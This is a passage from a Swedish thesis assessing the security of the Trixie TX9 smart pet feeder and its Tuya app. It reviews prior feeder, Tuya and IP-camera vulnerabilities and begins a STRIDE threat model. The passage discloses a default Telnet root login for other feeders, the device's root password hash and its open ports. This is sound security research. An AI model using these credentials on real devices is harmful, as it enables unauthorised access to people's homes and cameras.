Det här kapitlet beskriver foderautomaten Trixie TX9, mobilapplikationen Tuya Smart och tekniken Smart Config som foderautomaten använder sig av för att koppla upp sig på Wi-Fi.

4.1 Trixie TX9

Trixie TX9 lanserades 2020 och valdes att penetrationstestat då det är en relativt ny produkt på marknaden från ett mycket känt varumärke som har ett brett utbud av husdjurstillbehör. Enheten valdes också då inga funna publicerade tester kring den fanns att tillgå.

Trixie TX9 är en smart foderautomat för hundar och katter som säljs under varumärket Trixie. Foderautomaten är tillverkad av Shenzhen Petwant Pet Products, ett företag som specialiserar sig på husdjursprodukter och samarbetar med stora företag som Trixie, Tchibo och Europet. [34] Foderautomaten styrs via mobilapplikationen Tuya Smart som finns tillgänglig för både iOS och Android.

Figur 1: Trixie TX9 Smart Foderautomat

Foderautomaten kan programmeras att ge upp till 8 måltider per dag med varierande mängd foder per utfodring. Foderautomaten har en inbyggd vidvinkelkamera med nattvision och rörelsesensor och har tvåvägsljud. Ingen lagring sker på enheten utan sköts av Tuyas molntjänst Tuya Cloud.

På baksidan av foderautomaten finns en USB-B mikro-port för inkoppling av en powerbank. Undertill finns en strömknapp, uttag för strömadapter och en återställningsknapp.

Foderautomaten kommunicerar över 2,4 GHz Wi-Fi och använder en teknologi kallad Smart Config för att ansluta till det.

I användarmanualen för Trixie TX9 får användaren följande tips för användning av IoT-enheter [35]:

- Uppdatera programvaran på din enhet när säkerhetsuppdateringar blir tillgängliga.
- Ändra standardlösenorden och använd en lösenordshanterare eller om så önskas en tvåfaktorsidentifiering.
- Aktivera brandväggen på din router.
- Skapa ett separat WLAN-nätverk för IoT-enheter. I det här fallet körs IoT-enheterna i ett separat nätverk som inte har någon anslutning till dina känsliga data eller enheter så som din dator.
- Aktivera kryptering av kommunikationen på dina IoT-enheter.
- Anslut bara dina IoT-enheter till internet när fjärråtkomst är absolut nödvändig.
- Använd VPN för en säker anslutning till ditt hemnätverk när du inte är hemma.
- Om inställningen UPnP (Universal Plug and Play) är aktiverad på din router, bör du inaktivera den för att hindra dina IoT-enheter från att kommunicera okontrollerat på internet.
- Se till att extern åtkomst till dina enheter är omöjlig eller extremt svår och att inga ändringar av din hårdvara kan göras utifrån.
- USB- eller LAN-portar bör inte vara fritt tillgängliga eftersom de kan fungera som en inkörsport till ditt nätverk och till dina data för en angripare.
- Överväg all överföring av personuppgifter noggrant och skydda din integritet.
- Överväg noggrant när säkerheten är viktigare än bekvämlighet och funktionalitet.

4.2 Tuya

Tuya Inc. är en ledande IoT OS-leverantör som erbjuder för varumärken, återförsäljare och tillverkare att skapa sina produkter via deras AI- och IoT-plattform. Plattformen erbjuder hårdvaruåtkomst, moltjänster och app-utveckling. [36] Tuya finns i över 220 länder, har 260 000 utvecklare världen över, med över 250 000 lagerhållningsenheter (SKU:s). [37]

Foderautomaten Trixie TX9 styrs via Tuya Smart som finns tillgänglig i AppStore för iOS och Google Play för Android. För att koppla enheten till mobilapplikationen krävs först att användarens mobiltelefon är ansluten till det önskade nätverket och användaren registrerar ett konto i Tuya Smart. I mobilapplikationen kan användaren bland annat ställa in antal portioner, portionsmängd och utfodringstider med en tillhörande ljudinspelning för varje utfodring. Alla utfodringar och rörelsedetekteringar loggas.

Foderautomaten strömmar kamerans videoflöde under hela tiden mobilapplikationen är öppen. Användaren kan göra videoinspelningar, ljudinspelningar och ta bilder som sparas direkt på mobilen. Om rörelsedetekteringen är aktiverad får användaren en notis i mobilen när djuret närmar sig foderautomaten. Videoflödet kan inte

stängas av manuellt utan endast i samband med att enheten stängs av med strömknappen.

Användaren kan aktivera enkel- eller dubbelriktad ljudöverföring för interaktion med djuret och inställningar för mörkerseendefunktionen och känslighet för rörelsedetektering kan också ställas in i Tuya Smart.

4.3 Smart Config

Smart Config är en teknologi utvecklad av Texas Instruments som används för att koppla upp en ny, okonfigurerad Wi-Fi-enhet till Wi-Fi. Mobilapplikationen kodar SSID och lösenord till nätverket som placeras i längd-fältet på en serie UDP-paket som sänds ut på nätverket. IoT-enheten tar sedan emot paketen och avkodar informationen som behövs för att ansluta till Wi-Fi. [38][39]

5 Relaterade studier

Det här kapitlet tar upp olika modeller och metoder för penetrationstestning och hotmodellering samt relaterade studier, fynd och händelser till systemet.

5.1 Penetrationstestning och hotmodellering

Det finns mängder med olika metoder och modeller för penetrationstestning och hotmodellering. Xiong och Lagerströms systematiska litteraturstudie av hotmodelleringsmodeller kom fram till att det är ett diversifierat område som saknar gemensam grund. Modelleringen kan utföras grafiskt, formellt, kvalitativt och kvantitativt, ibland mer övergripande och i andra fall mer specifika med skiftande valideringsmetoder. Vidare utförs hotmodelleringar ofta manuellt vilket kan vara både tidskonsumerande och felbenäget. [40]

Trots den stora variationen på metoder och modeller med olika fokus finns det många modeller som delar likheter med varandra och passar väl vid testning av IoT-enheter. Rapportens penetrationstestningsmetod baseras på Weidmans penetrationstestningsmetod [12], vilken är identisk med den metod som förespråkas av Penetration Testing Execution Standard. [41] Studien följer även hotmodelleringsmetoderna presenterade av Guzman et al. [29] och Microsoft [30] som båda följer samma steg och vilken rekommenderas av NSE Lab vid KTH för testning av IoT-enheter. [42]

Både Shostack [43] och OWASP [44] presenterar istället ett 4-stegs-ramverk för att hotmodellera. Ramverket kretsar kring 4 essentiella frågor som hjälp för att förstå hotmodelleringen. Dessa frågor är:

1. Vad jobbar vi med?
2. Vad kan gå fel?
3. Vad ska vi göra åt det?
4. Gjorde vi ett bra jobb?

Shostacks ramverk består sedan av 4 större steg som är att modellera systemet, identifiera hot, adressera hot och validera. Shostack använder sig av bland annat STRIDE, attackträd och attackbibliotek för att identifiera hot. [43]

National Institute of Standards and Technology, NIST, har publicerat en omfattande guide för penetrationstestning med 4 större faser vilka är planering, upptäckande, attack och rapportering. [45]

I ett webminar från Arm Technology [46] rekommenderas en hotmodelleringsmetod som följer 5 steg:

1. Analysera användarfallen och definiera tillgångarna som behöver skyddas.
2. Identifiera potentiella motståndare, attackytor och hot.
3. Identifiera säkerhetsmål på hög nivå.
4. Definiera säkerhetskrav för varje säkerhetsmål.
5. Konsolidera all information i översiktstabeller för hot.

NSE Lab rekommenderar även att en hotmodellering inkluderar en hotspårbarhetsmatris, vilken är en central del i metoderna presenterade av såväl Synopsis [47] som Ware [48].

Metoderna som valdes för denna studie finns presenterade i kapitel 3.

5.2 Foderautomater

Trixie TX9 lanserades under 2020 och det finns till dags dato inga dokumenterade studier kring enhetens säkerhet, men det finns däremot ett par publicerade hack och sårbarheter funna i andra, liknande uppkopplade foderautomater.

2019 lyckades hackaren Anna Prosvetova lokalisera över 10 000 foderautomater från märket Furrytail genom att hacka en enda enhet. Genom att analysera enhetens API:er kunde alla uppkopplade enheter lokaliseras. Enligt Prosventova kunde hon styra utfodringen av automaterna utan att ange något lösenord och hittade även sårbarheter i automatens Wi-Fi-chip vilket tillät en angripare att ladda ner och installera ny firmware på enheten. [49][50]

Independent Security Evaluators (ISE) hittade följande nio sårbarheter när de två foderautomaterna ”SKYMEE Petalk” och ”Petwant PF-103” undersöktes 2019. [51] Samtliga sårbarheter är registrerade i CVE-listan, en slags databas med identifierade, definierade och publicerade cybersäkerhetssårbarheter.

1. *CVE-2019-16732*
   Okrypterad HTTP-kommunikation för firmware-uppdateringar.

2. *CVE-2019-16734*
   Inloggning till foderautomaternas Telnet-tjänst med förinstallerade inloggningsuppgifter (användarnamnet root och lösenordet 059AnkJ) gav root-access till systemet. Inloggningsuppgifterna publicerades först på *github* av en person som penetrationstestat en övervakningskamera. [52]

3. *CVE-2019-16731*
   UDP-servern udpServerSys kan utnyttjas för att initiera en firmware-uppdatering och ändra enhetsinställningar.

4. *CVE-2019-16737*
   Funktionen CommandSetMac() i libcommon.so kan utnyttjas för att exekvera systemkommandon som root-användare.

5. *CVE-2019-16733*
   Funktionen processCommandSetUid() i libcommon.so kan utnyttjas för att exekvera systemkommandon som root-användare.

6. *CVE-2019-16730*
   Funktionen processCommandUpgrade() i libcommon.so kan utnyttjas för att exekvera systemkommandon som root-användare.

7. *CVE-2019-17364*
   Funktionen processCommandUploadLog() i libcommon.so kan utnyttjas för att exekvera systemkommandon som root-användare.

8. *CVE-2019-16735*
   Ett stack-baserat bufferöverflöde i processCommandUploadLog i libcommon.so kan utnyttjas för att orsaka DoS eller för att exekvera systemkommandon som root-användare.

9. *CVE-2019-16736*
   Ett stack-baserat bufferöverflöde i processCommandUploadLog i libcommon.so kan utnyttjas för att orsaka DoS eller för att exekvera systemkommandon som root-användare.

I avsnitt ”Pet-Nology” från podden ”Hackable?” berättar hackaren Dolev Farhi om säkerhetshål i en uppkopplad godis-automat med kamera, avsedd för husdjur. I den styrande mobilapplikationen kunde Farhi fota och spela in videos på husdjuret. Bilderna lagrades först på tillverkarens molnserver för att sedan låta användaren ladda ner filerna lokalt på mobilen. Farhi upptäckte att det inte fanns någon association mellan användarkontot för mobilapplikationen och godisautomaten på molnservern och att detta kunde utnyttjas för att ladda ner andra användares bilder och videos. Företaget var omedvetna om sårbarheten och hade inom en vecka efter det att Farhi informerat om den åtgärdat problemet. [53]

Företaget Petnet säljer uppkopplade foderautomater för husdjur länkade till en molntjänst. Två gånger under 2020 gick foderautomaterna offline i en vecka och lämnade husdjur att gå hungriga i dagar. [54][55] Samtidigt som avbrottet skedde upphörde Petnet att svara på klagomål från kunder. Petnet hävdade att en tredjepartsleverantör var orsaken till det senare avbrottet och meddelade strax därefter att all produktion skulle upphöra på grund av finansieringsproblem. Oavsett orsakerna till avbrotten är händelserna exempel på risker associerade med IoT och lyfter frågan kring hur länge en enhet ska stödjas och vilka rättigheter konsumenterna har när den inte längre är det, menar teknik-journalisten Jeremy Kirk. [56]

5.3 Tuya

Under ett hack av Michael Steigerwald 2018 upptäcktes att många Tuya-enheter var utrustade med Wi-Fi-chippen ESP8266 eller ESP8285. Dessa använde sig av Smart Config-teknologin för att koppla upp sig till Wi-Fi. UDP-paket med SSID och lösenord skickades från mobilen och en person inom mobiltelefonens räckvidd kunde fånga upp paketen och komma åt uppgifterna och därmed få full access till det lokala nätverket. Genom att fortsätta avlyssna kommunikationen fann de att en säkerhetstoken skickades till Tuyas servrar över okrypterad HTTP. För enheter som implementerade MQTT skickade Tuya-servern tillbaka krypteringsnycklarna för MQTT-kommunikationen över HTTP. [57][58] Efter upptäckten skrev Steigerwald och hans team ett skript kallat Tuya-Convert [59] avsett för Tuya-enheter utrustade med ESP8266 eller ESP8285. Skriptet satte upp en lokal servern likt Tuyas för att trigga en firmware-uppdatering. Genom att omdirigera enhetens trafik till den lokala servern kunde alternativ firmware installeras och samtidigt undgå att använda Tuyas molntjänst. [60]

Tuya, som också uppmuntrar individer och utvecklare att rapportera fel och sårbarheter i deras plattform genom deras ”bug bounty program” [61], besvarade Steigerwalds upptäckter med att åtgärda en del av sårbarheterna. Numera skickas krypteringsnycklar över krypterad kanal, kommunikation med Tuya Cloud sker över TLS, informationen i flashminnet sparas i krypterad form, firmware-uppdateringarna verifieras och valideras på enheten samt att hanteringen av nycklar i mobilapplikationen har uppdaterats. [62]

Smarta lampor och eluttag är populära Tuya-enheter som hackats av såväl professionella hackare som amatörer. Som en följd av hacken har flera skript och program skrivits för att till exempel styra enheterna lokalt och kringgå att skicka användardata till Tuyas servrar. Vissa program är framtagna för enheter med en viss typ av Wi-Fi-kort och de flesta kräver att användaren kan uppge produktnyckeln för sin enhet. Produktnycklen kan fås genom att registrera sig som utvecklare på Tuyas hemsida. Utöver Steigerwalds Tuya-Convert finns till exempel tuya-mqtt [63] som

är ett program för att styra enheten lokalt, och tuyapi [64] som är ett bibliotek för att kommunicera med Tuya-enheter som använder Tuya Cloud eller har port 6668 öppen.

5.4 IP-kameror

IP-kameror har länge varit populära mål för hackare. Kamerornas konstanta uppkoppling till internet, krav på hög bandbredd och likheter i både mjuk- och hårdvara tillverkare emellan där kända sårbarheter finns publicerade på internet gör dem extra utsatta för attacker.

Foderautomaten är utrustad med en vidvinkelkamera som låter användaren övervaka sitt husdjur och hem. Det löper därför stor risk att foderautomaten har liknande sårbarheter som för IP-kameror, webbkameror och andra IoT-enheter med kamerautrustning.

I övervakningskameran ”Clever Dog Smart Camera” fann man att lösenordet till mobilapplikationen skickades över okrypterad kanal och att svaga kryptografiska algoritmer användes för kryptering av det. Vidare hade kameran en öppen Telnet-tjänst och möjliggjorde åtkomst till minneskortet via en HTTP-tjänst. [65]

Det har gjorts mängder med studier på smarta kameror som visar på att dessa enheter generellt sett har både många och liknande sårbarheter.

Manske undersökte säkerheten i en IP-kamera och hittade sammanlagt 11 sårbarheter, varav 5 hade mycket hög allvarlighetsgrad. [66] De fem allvarliga sårbarheter inkluderade hårdkodade inloggningsuppgifter, osäkert lagrade inloggningsuppgifter för root-användaren, logiska misstag i startskriptet, bufferöverflöde genom webbserver och kommandoinjektioner i startskriptet.

I en studie av Jönsson et al. studerades vanligt förekomna sårbarheter i smarta kameror [67] genom uppslag i CVE och förfrågningar i sökmotorn shodan.io, som kartlägger och samlar information om uppkopplade enheter och system [68], ofta kallat ”sökmotorn för IoT”. Författarna fann att de flesta system körde Linux OS och många hade en öppen HTTP-service. Utifrån uppslag i CVE summerades vanligt förekomna sårbarheter i smarta kameror vilka bland annat var hårdkodade inloggningsuppgifter, informationsavslöjande och XSS.

Tekeoglu et al. studerade säkerheten i en molnbaserad IP-kamera. Resultatet av studien visade att ”Belkin NetCam” körde BusyBox och hade öppna portar för Telnet-

och webbserver, förinställda inloggningsuppgifter och dataöverföring över okrypterad kanal. Tekeoglu et al. lyckades även rekonstruera en stillbild från den osäkra dataöverföringen. [69]

Alharbi et al. penetrationstestade 5 olika kameror och upptäckte en eller flera sårbarheter i dem alla. Sårbarheterna var bland annat okrypterad dataöverföring, bristande nyckelhantering, öppna portar, hårdkodade inloggningsuppgifter och bristande validering av certifikat. [70]

I ytterligare en IP-kamera upptäckte Seralathan et al. hur kameran kommunicerade över okrypterad kanal och hur videoflödet strömmades till en så kalladReal Time Streaming Protocol (RTSP)-tjänst med svaga inloggningsuppgifter, vilket tillät en angripare att utföra en lösenordsknäcknings-attack och få åtkomst till videoflödet i realtid. Vidare fann de att SSID och lösenord till Wi-Fi sickades i klartext och att användarnamn och lösenord till kamerakontot lagrades i klartext i mobilapplikationens APK. [71]

Wessel Bjørneset testade säkerheten i 5 uppkopplade kameror och fann sårbarheter i flera av dem. De vanligaste sårbarheterna var hårdkodade och lättgissade inloggningsuppgifter. Andra sårbarheter som informationsavslöjande av Wi-Fi-uppgifter och öppna nätverkstjänster förekom också. [72]

Klasmark et al. penetrationstestade en ”Google Nest Indoor Camera” som kommunicerar över Wi-Fi. Testerna visade att kameran var sårbar för Bluetooth DoS och att datatrafiken till/från kameran kunde analyseras för att avgöra vilket tillstånd kameran var i. [73] Den senare sårbarheten bekräftades också av en studie gjord av Apthorpe et al. som bland annat undersökt samma typ av kamera. [74]

Shwartz et al. presenterade effektiva tekniker och metoder för att analysera IoT-firmware ur ett ”black box”-perspektiv. Processen inkluderar fysisk undersökning av enheten, extrahering av firmware och analys av firmware. 16 olika IoT-enheter testades enligt processen, varav 15 med kamerafunktion. Resultatet visade på att flera av enheterna hade öppna nätverkstjänster som Telnet, FTP och SSH samt svagt krypterade lösenord. [75]

5.5 BusyBox, Telnet och DDoS

En stor mängd IP-kameror var inblandade i en av de största DDoS-attackerna någonsin, orsakade av Mirai botnet år 2016. [76] Mirai scannade internet efter enheter med en öppen Telnet-port med svaga lösenord och som hade BusyBox installerat på systemet. [77] Skadlig programvara laddades ned på enheterna och en så kallad botmaster instruerade sedan alla enheter att utföra överflödesattacker på en målserver.

Kolias et al. beskriver hur det efter attacken dykt upp mer sofistikerade Mirai-varianter i en alarmerande snabb takt [78], något säkerhetsföretaget F-Secure bekräftar i sin rapport ”Attack Landscape H12019”. [5] Ett exempel är BrickerBot, som liksom Mirai var en BusyBox-baserad attack men som orsakade permanent DoS genom att utföra en serie av systemkommandon för att radera hela minnet och rekonfigurera kärnan. En annan variant är Persirari, som angrep webbkameror via port 81. [78]

Kolias et al. redogör för de 5 främsta anledningarna till varför IoT-enheter är extra utsatta för DDoS-attacker:

1. Enheterna är i konstant drift.
2. Enheterna har svagt skydd till följd av prioritering av snabba lanseringar och fokus på användarvänlighet och användbarhet.
3. Enheterna har svaga, diskontinuerliga eller obefintliga uppdateringsmekanismer.
4. Enheterna är tillräckligt kraftfulla för att producera DDoS-trafik.
5. Enheterna har minimalt, eller saknar helt, interaktivt användargränssnitt och angrepp kan därför gå förbi obemärkta.

I en rapport från IBM konstaterades att Telnet-porten (port 23) var den port och tjänst som scannats till ~79% av gångerna under en så kallad ”service sweep”, där enheter inom ett nätverk scannats efter en specifik port eller tjänst. [79] Även om Telnet inte används i samma utsträckning som förr så är det fortfarande många IoT-enheter som kör en Telnet-server i bakgrunden. Rapporten hänvisar till en sökning gjort på port 23 på shodan.io som resulterade i över 16 miljoner träffar och visar på den enorma mängd utsatta system runt i världen som inte sällan finns placerade i våra hem.

F-Secures rapport bekräftar även den att enheter med Telnet-tjänster är extra utsatta för cyberattacker. Studien sammanställde trafiken till deras honeypots under första halvåret av 2019. Trafiken uppgick till 2,9 biljoner attackrelaterade event och var 12 gånger högre än vid samma period för 2018, med en markant ökning av främst IoT-trafik. Den största andel trafik mättes på Telnet-protokollet och uppgick till 760 miljoner event, en ökning på nästan 30% från föregående år. Av rapporten framgår också att 99,9% av all trafik till deras honeypots kom från bottar, skadlig kod (eng. malware) och andra verktyg och att attackerna kom från främst kinesiska, amerikanska, ryska och tyska IP-adresser. [5]

6 Hotmodellering

Det här kapitlet beskriver hotmodelleringen av Trixie TX9. Metodiken som följs beskrivs i kapitel 3.

6.1 Identifiera tillgångarna

Det första steget i hotmodelleringen var att identifiera och lista systemets tillgångar.

Tabell 3: Systemets tillgångar

ID	Tillgång	Beskrivning
1	Trixie TX9	Trixie TX9 är en smart foderautomat med vidvinkelkamera nattvision, rörelsesensor, mikrofon, högtalare, foderbehållare och matskål. Foderautomaten har ett Wi-Fi-chip och konfigureras via mobilapplikationen Tuya Smart.
2	Mobilapplikation	Foderautomaten styrs via mobilapplikationen Tuya Smart som finns tillgänglig för iOS och Android. I mobilapplikationen kan användaren konfigurera olika foderinställningar, se och spela in videoflödet och interagera med husdjuret genom automatens mikrofon och högtalare. All trafik skickas över mobilens nätverksanslutning. Mobilapplikationen kopplas upp till Tuya Cloud som i sin tur strömmar videoflödet och skickar notiser till användaren. Användaren måste registrera ett konto med användarnamn och lösenord i Tuya Smart för att få åtkomst till foderautomaten och funktionerna i mobilapplikationen.
3	Firmware	Foderautomatens olika funktioner styrs via dess firmware.
4	Trådlös kommunikation	Foderautomaten kommunicerar över 2,4 GHz Wi-Fi.
5	Hårdvara	Hårdvaran ligger utanför ramen för rapporten.

6.2 Arkitekturöversikt

Nästa steg var att skissa upp enhetens arkitektur som ger en överblick över enhetens tillgångar, funktioner och kommunikationsprotokoll. Arkitekturöversikten består av tre delar: användarfall, arkitekturdiagram och systemets teknologier.

6.2.1 Användarfall

Som hjälp för att skapa ett arkitekturdiagram listades först några av systemets viktigaste användarfall.

Användarfall 1: Användaren installerar enheten

1. Användaren kopplar upp sig till 2,4 GHz Wi-Fi.
2. Användaren laddar ner och installerar Tuya Smart i mobiltelefonen.
3. Användaren registrerar ett konto i Tuya Smart.
4. Användaren loggar in i Tuya Smart.
5. Användaren väljer enheten ”Pet Feeder With Camera (Wi-Fi)” under fliken ”Small Home Appliances”.
6. Användaren väljer EZ mode (Smart Config)
    a. Användaren anger SSID och lösenord för Wi-Fi-nätverket och kopplar upp enheten till internet.
7. Användaren kan se videoflödet i mobilapplikationen

Användarfall 2: Användaren tittar på videoflödet via mobilapplikationen

1. Användaren loggar in i Tuya Smart och väljer enheten ”Pet Feeder”.
2. Användaren ser videoflödet.
3. Användaren trycker på ”Foto” eller ”Video” för att ta ett foto respektive spela in en video som sparas på mobiltelefonen.

Användarfall 3: Användaren matar husdjuret manuellt

1. Användaren loggar in i Tuya Smart och väljer enheten ”Pet Feeder”.
2. Användaren trycker på ”Utfodra” för att ge en manuell utfodring av vald portionsstorlek.

Användarfall 4: Användaren kommunicerar med djuret via mikrofonen

1. Användaren loggar in i Tuya Smart och väljer enheten ”Pet Feeder”.
2. Användaren trycker på ”Mic” och pratar i mobiltelefonens mikrofon.

Användarfall 5: Användaren begär en firmware-uppdatering i mobilapplikationen


1. Användaren loggar in i Tuya Smart och väljer enheten ”Pet Feeder”.
2. Användaren får en notis om att ny programvara finns tillgänglig och laddar ner den genom att trycka på ”Uppgradera nu”.

Användarfall 6: Användaren aktiverar rörelsedetektering

1. Användaren loggar in i Tuya Smart och väljer enheten ”Pet Feeder”.
2. Användaren trycker på ”Alarm” för att aktivera rörelsedetektering och gör inställningar för rörelsekänslighet och schemaläggning.

6.2.2 Arkitekturdiagram

Utifrån tillgångar och användarfall skapades en arkitekturöversikt som visar på hur ekosystemets olika komponenter kommunicerar.



Figur 2: Arkitekturdiagram över Trixie TX9

6.2.3 Teknologier

Trixie TX9:s olika teknologier listades därefter, samt även systemets öppna portar och vilka tjänster som lyssnade på dem.

Tabell 4: Systemets teknologier

Teknologi	**Beskrivning**
Trixie TX9	Inbäddat operativsystem Linux 3.10.14 som kör BusyBox v1.22.1. Foderautomaten kommunicerar över TCP/IP och UDP och är utrustad med ett Wi-Fi-chip från Realtek. Enheten ansluter till Wi-Fi med hjälp av Smart Config.
Trådlös router	2,4 GHz Wi-Fi
Mobilapplikationer	Mobilapplikation för Android och iOS som är kopplat mot Tuya Cloud för att strömma videoflöde och ändra foderautomatens inställningar.
Kommunikationsprotokoll: HTTPS	Krypterad kommunikation till/från mobilapplikationen.
Kommunikationsprotokoll: 802.11 Wi-Fi	Radiofrekvensprotokoll för kommunikation mellan foderautomaten och routern.
Kommunikationsprotokoll: UDP	Kommunikationsprotokoll för att skicka videoflöde och ljud över IP från foderautomaten. Används av foderautomaten för att sända ut krypterad information om foderautomaten (UUID, produktnyckel, version) på det lokala nätverket (dst port 6667) samt av mobilapplikationen Tuya Smart för att sända SSID och lösenord till Wi-Fi till foderautomaten när enheten ska kopplas upp mot internet första gången (Smart Config-tekniken).
Kommunikationsprotokoll: STUN och CLASSIC STUN	Nätverksprotokoll för att ta reda på vilka typer av NAT:s som finns mellan foderautomaten och mobilapplikationen som vill upprätta en p2p-anslutning över internet.
Kommunikationsprotokoll: GQUIC	Nätverksprotokoll för att strömma videoflödet till mobilapplikationen.
Applikationsprotokoll: MQTT	Kommunikationsprotokoll för att kommunicera med servern. Skickas över TLS.

Tabell 5: Systemets öppna portar

Portnummer	**Service/Process**
23	telnetd
6668	tuya
8000	sample-Encoder-Video
8001	sample-Ai
8002	sample-Ao
8003	sample-Encoder-Video
8004	sample-Encoder-Video
8005	sample-Ao
8006	sample-Ai
8007	sample-Encoder-Video

I penetrationstest 7.2.6 gavs access till ett skal genom inloggning i Telnet-tjänsten. Med hjälp av verktyget *netstat* printades en förteckning på systemets nätverksanslutningar, som utöver anslutningarna i Tabell 5 också visade 2, ibland 3, UDP-anslutningar som lyssnade på dynamiskt allokerade portnummer.

Tabell 6: Dynamiska UDP-portar på systemet

Portnummer	**Service/Process**
localhost:*portnummer*	tuya
0.0.0.0:*portnummer*	tuya
192.168.10.151:*portnummer*	tuya

6.3 Nedbrytning av IoT-enheten

6.3.1 Inkörsportar

Utifrån informationen i sektion 6.1 och 0 identifierades inkörsportarna till systemet.

Tabell 7: Inkörsportar till Trixie TX9

ID	Inkörsport	Beskrivning
1	Trixie TX9	Öppna nätverkstjänster som körs på systemet.
2	Mobilapplikation	Mobilapplikationer för Android och iOS. De används för att konfigurera foderautomaten och strömma video- och ljud. Inloggningsuppgifter krävs för att kunna använda mobilapplikationen.
3	Firmware	Firmwaren kontrollerar foderautomaten och dess funktioner.
4	Trådlös kommunikation	Foderautomaten kommunicerar med routern över 2,4 GHz Wi-Fi. Mobilapplikationen kommunicerar över Wi-Fi eller mobilnätet.
5	USB-B	Det finns en USB-B mikro-port för inkoppling av en powerbank.

6.3.2 Firmware

I penetrationstestet beskrivet i sektion 7.2.6 lyckades systemet nås genom den öppna Telnet-tjänsten och i penetrationstestet i sektion 7.2.7 kunde hela filsystemet laddas ner och analyseras på författarens dator.

Samtliga skript, initialiserings- och konfigureringsfiler och mapparna tmp, opt, dev och system var skrivbara för root-användaren. Andra intressanta filer förtecknades i Tabell 8.

Tabell 8: Intressanta filer i filsystemet

Fil/sökväg	**Beskrivning**
/etc/inittab	Konfigureringsfil som används vid initialisering av systemet.
/etc/init.d/rcS	Skriptfil som körs vid startup.
/opt/user_init.sh	Skriptfil som körs vid startup.
/system/init/app_init.sh	Skriptfil som laddar kameramoduler och startar upp processerna sample-Encoder-video, sample-Ai, sampe-Ao, tuya och fac.
/etc/shadow	Innehåller det hashade lösenord för användaren ”root”: *root:FCb/N1tGGXtP6:10957:0:99999:7:::* Lösenordet går inte att ändra.
/tmp/wpa_supplicant.conf	Innehåller SSID och lösenord i klartext till det lokala Wi-Fi-nätverket.
/opt/tuya/tuya_user.db	Krypterad fil som troligtvis innehåller autentiseringsinformation och lösenord för p2p- förbindelser.
/opt/tuya/tuya_enckey.db	Krypterad fil som troligtvis innehåller krypteringsnyckel för kommunikation med Tuyas servrar.
/opt/info	Information om enheten (pid, uuid, key, ver).
/system/bin/sample-Encoder-video	Program som hanterar och krypterar utgående video-data.
/system/bin/sample-Ai	Program som hanterar och dekrypterar inkommande audio-data.

/system/bin/sample-Ao	Program som hanterar och krypterar utgående audio-data.
/system/bin/tuya	Program som bland annat kommunicerar med Tuya Cloud och upprättar p2p-förbindelser.

6.4 Identifiera hot

När enheten var kartlagd identifierades möjliga hot och attackvektorer.

6.4.1 STRIDE

STRIDE-modellen, beskriven i sektion 3.1.3, användes för att identifiera och kategorisera möjliga hot mot systemet.

Tabell 9: Hot identifierade med STRIDE

Hot	**Kränker**	**Exempel**
Spoofing/ Förfalskning	Autentisering	- Spoofa routern. - Spoofa servern. - Spoofa mobilapplikationen.
Tampering/ Manipulering	Integritet	- Manipulera datapaket som skickas över nätverket. - Modifiera mobilapplikationens APK. - Modifiera foderautomatens firmware.
Repudiation/ Förnekande	Icke-förnekande	(Ej applicerbart för Trixie TX9)
Information disclosure/ Informationsavslöjande	Konfidentialitet	- Läsa okrypterade, känsliga data som skickats över nätverket. - Analysera firmware. - Analysera mobilapplikationens APK. - Analysera nätverkstrafiken för att ta reda på foderautomatens tillstånd.
Denial of Service/ Förnekade av tjänst	Tillgänglighet	- Göra systemet otillgängligt genom att addera, omdirigera eller neka paket på nätverket. - Låsa ute användaren ur mobilapplikationen. - Koppla från enheten från nätverket.
Elevation of privilege/ Höjning av privilegium	Auktorisering	- Få tillgång till systemets via dess öppna portar.

6.4.2 OWASP's Top 10

OWASP:s två listor ”IoT Top 10” och ”Mobile Top 10” användes för att identifiera ytterligare säkerhetsrisker i systemet.

IoT Top 10 2018

